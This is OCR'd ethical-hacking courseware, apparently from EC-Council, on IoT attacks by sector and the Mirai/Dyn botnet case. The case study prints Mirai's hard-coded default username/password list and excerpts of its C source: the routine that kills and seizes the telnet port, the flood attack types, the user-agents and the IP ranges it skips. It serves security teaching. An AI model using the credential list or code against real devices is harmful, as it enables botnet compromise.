
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
Healthcare and Life Science	**Signal Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract the traffic by advertising the fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gets illegal access to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack:** Attacker successfully assumes identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceive a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and send it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gets access illegally to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
IT and Networks	**Brute force:** Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Ohigashi-Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack:** Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploiting Misconfiguration:** Exploiting improper configuration of sensors or IoT devices	Loss of confidentiality and availability
	Path-Based DoS Attack: Injects malicious code into the packets or replay some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT devices remotely	Loss of privacy and data availability
Marine	**GPS Spoofing:** Deceive A GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets for intercepting and changing the transmitted data	Loss of privacy and data confidentiality

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Attacks in Different Sectors

IoT technology is making progress in every sector of society, including industry, healthcare, agriculture, smart cities, security, transportation, etc. However, due to the implementation of a decentralized approach in IoT technology, organizations focus less on the security of the devices. Therefore, rather than segmenting the IoT technology into different parts, suppliers focus more on spotting the vulnerabilities and exploiting them.

These vulnerabilities present in IoT devices can be exploited by attackers to launch various types of attacks, such as DoS attacks, jamming attacks, MITM attacks, and Sybil attacks, and gather data, which results in loss of privacy and confidentiality.

Different IoT sectors and their associated attacks are listed below:

Service Sectors	Types of Attack	Possible Consequences
Buildings	**Access Control**: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Reverse Engineering: Analyzing the device firmware to obtain sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data availability
Energy/ Industrial	**Access Control**: Gaining physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data availability
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	Bluebugging: Exploiting vulnerabilities in old devices' firmware and spying on phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack**: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data
Healthcare and Life Science	**Signal-Jamming Attack**: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract traffic by advertising a fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gaining illegal access to Bluetooth devices to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack**: Attacker successfully assumes the identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and sends it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gaining access to Bluetooth devices illegally to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
IT and Networks	**Brute Force**: Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Ohigashi–Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack**: Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploitation of Misconfiguration**: Improper configuration of sensors or IoT devices leading to exploitation of the security device	Loss of confidentiality and data availability
	Path-Based DoS Attack: Injects malicious code into the packets or replays some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT device remotely	Loss of privacy and data availability
Marine	**GPS Spoofing**: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal-Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets to intercept and change the transmitted data	Loss of privacy and data confidentiality

Table 18.4: IoT application areas and attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: Dyn Attack

- Mirai is a **piece of malware** that deliberately finds the Internet of Things (IoT) devices to infect them
- Once infected, Mirai adds the **infected IoT** to a **botnet**
- Mirai was built for the following two main purposes:
  - Find and **infect other IoT devices** to further grow the botnet
  - Participate in DDoS attacks based on commands received from a remote **C&C infrastructure**

Stage 1: Infects the Device

- **Continuously scan** for IoT devices that are accessible over the Internet
  - It primarily scans for ports 22, 23, 5747, etc. that are open and can easily be configured to scan other ports
- Once connected to an IoT, it attempts to login using a list of **username/password** combinations included in the malware, gain access, and **infect the device**
- The infected device then **scans other networks** searching for more IoT devices and **launches DDoS attacks**

List of username/password combinations included in the malware


https://www.isaca.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: Dyn Attack (Cont'd)

Stage 2: Protects Itself


- It kills other **processes running** on the IoT device such as SSH, Telnet, and HTTP to prevent the owner from **gaining remote access** to the IoT device while being infected
- **Rebooting the IoT device** can remove the malware, but it can quickly become infected again



Stage 3: Launches Attack

- Mirai infected IoT devices **launch different types of attacks** as a part of the malware
- When attacking **using HTTP GET Floods**, Mirai bots use a list of default user-agents

Different Types of Attacks



List of Default User-agents

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko
```

https://www.isaca.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Case Study: Dyn Attack

Source: *https://www.isaca.org*

Mirai is a piece of malware that deliberately finds IoT devices to infect. Once a target device is infected, Mirai adds the infected IoT device to a botnet. Mirai was built for two main purposes: to find and infect other IoT devices to further grow the botnet and to participate in DDoS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attacks based on commands received from a remote C&C infrastructure. Mirai was responsible for the 1+ Tbps attack on OVH and Dyn in October 2016.

How Does It Work?

- **Stage 1: Infects the Device**

  The attack starts by exploiting weak default security on many IoT devices. The malware operates by continuously scanning for IoT devices that are accessible over the Internet. It primarily scans for ports 22, 23, 5747, etc. that are open, and can easily be configured to scan for others. Once connected to an IoT, Mirai attempts to log in using a list of username/password combinations included in the malware, gain access, and infect the device. The infected device then scans other networks, looking for more IoT devices, and launches DDoS attacks.

root/xc3511	root/vizxv	root/admin
admin/admin	root/888888	root/xmhdipc
root/default	root/juantech	root/123456
root/54321	support/support	root/(none)
admin/password	root/root	root/12345
user/user	admin/(none)	root/pass
admin/admin1234	root/1111	admin/smcadmin
admin/1111	root/666666	root/password
root/1234	root/klv123	Administrator/admin
service/service	supervisor/supervisor	guest/guest
guest/12345	guest/12345	admin1/password
administrator/1234	666666/666666	888888/888888
ubnt/ubnt	root/klv1234	root/Zte521
root/hi3518	root/jvbzd	root/anko
root/zlxx.	root/7ujMko0vizxv	root/7ujMko0admin
root/system	root/ikwb	root/dreambox
root/user	root/realtek	root/00000000
admin/1111111	admin/1234	admin/12345
admin/54321	admin/123456	admin/7ujMko0admin
admin/1234	admin/pass	admin/meinsm
tech/tech	mother/fu[redacted]r	

Figure 18.17: List of usernames/passwords included in Mirai

- **Stage 2: Protects Itself**

  Mirai kills other processes, such as SSH, Telnet, and HTTP, running on the IoT device. It does this to prevent the owner from regaining remote access to the IoT device while it is infected. Rebooting the IoT device can remove the malware, but it can quickly become infected again.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (st
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif
// Kill SSH service and prevent it from restarting
...
// Kill HTTP service and prevent it from restarting
...
```

Figure 18.18: Stage 2 of Mirai attack

- **Stage 3: Launches Attack**

  After being successfully infected, the Mirai-infected IoT devices launch different types of attacks as part of the malware.

```
#define ATK_VEC_UDP          0  /* Straight up UDP flood */
#define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS          2  /* DNS water torture */
#define ATK_VEC_SYN          3  /* SYN flood with options */
#define ATK_VEC_ACK          4  /* ACK flood */
#define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices
#define ATK_VEC_GREIP         6  /* GRE IP flood */
#define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY       8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP         10 /* HTTP layer 7 flood */
```

Figure 18.19: Different types of attacks

When attacking using HTTP GET floods, Mirai bots will use a list of default user-agents.

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko
```

Figure 18.20: List of default user-agents used by Mirai bots


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

One unique attribute of the malware is that it includes a list of known networks in the US. Mirai bots are told to avoid these networks when scanning for other vulnerable IoT devices.

```
127.0.0.0/8              - Loopback
0.0.0.0/8                - Invalid address space
3.0.0.0/8                - General Electric (GE)
15.0.0.0/7               - Hewlett-Packard (HP)
56.0.0.0/8               - US Postal Service
10.0.0.0/8               - Internal network
192.168.0.0/16           - Internal network
172.16.0.0/14            - Internal network
100.64.0.0/10            - IANA NAT reserved
169.254.0.0/16           - IANA NAT reserved
198.18.0.0/15            - IANA Special use
224.*.*.*+               - Multicast
6.0.0.0/7                - Department of Defense
11.0.0.0/8               - Department of Defense
21.0.0.0/8               - Department of Defense
22.0.0.0/8               - Department of Defense
26.0.0.0/8               - Department of Defense
28.0.0.0/7               - Department of Defense
30.0.0.0/8               - Department of Defense
33.0.0.0/8               - Department of Defense
55.0.0.0/8               - Department of Defense
214.0.0.0/7              - Department of Defense
```

Figure 18.21: List of known networks in the US


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking Methodology

Using the IoT hacking methodology, an attacker acquires information through techniques such as gathering information, identifying attack surface area, and vulnerability scanning, and uses it to hack the target device and network. This section will focus on the tools and techniques used by attackers to achieve their goal of hacking the target IoT device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is IoT Device Hacking?

Owing to the significant growth of the paradigm of the IoT, an increasing number of devices are entering our lives every day. From the automation of homes to healthcare applications, the IoT is everywhere. However, despite the ability of IoT devices to make our lives easier and more comfortable, we cannot underestimate the risk of cyber-attacks. IoT devices lack basic security, thus making them prone to various types of cyber-attacks.


The objective of a hacker in exploiting IoT devices is to gain unauthorized access to the user's device and data. A hacker can use compromised IoT devices to build up an army of botnets, which in turn is used to launch a DDoS attack.

How a hacker gains profit from the IoT when it is successfully compromised

Today, all your data, location, email accounts, financial information, and pictures reside on your smart devices or IoT devices, which is a treasure trove of data for hackers. With the increase in selling and buying of IoT devices in the market, they are now outnumbering people. The number of IoT devices is expected to reach 75 billion in 2025.

Owing to a lack of security policies, smart devices become easy targets for hackers, who can compromise them to spy on user activities, misuse sensitive information (such as a patient's health record), install ransomware to block access to the target device, monitor a victim's activities using CCTV cameras, carry out credit card fraud, gain access to a user's home, or add the device to an army of botnets to carry out DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

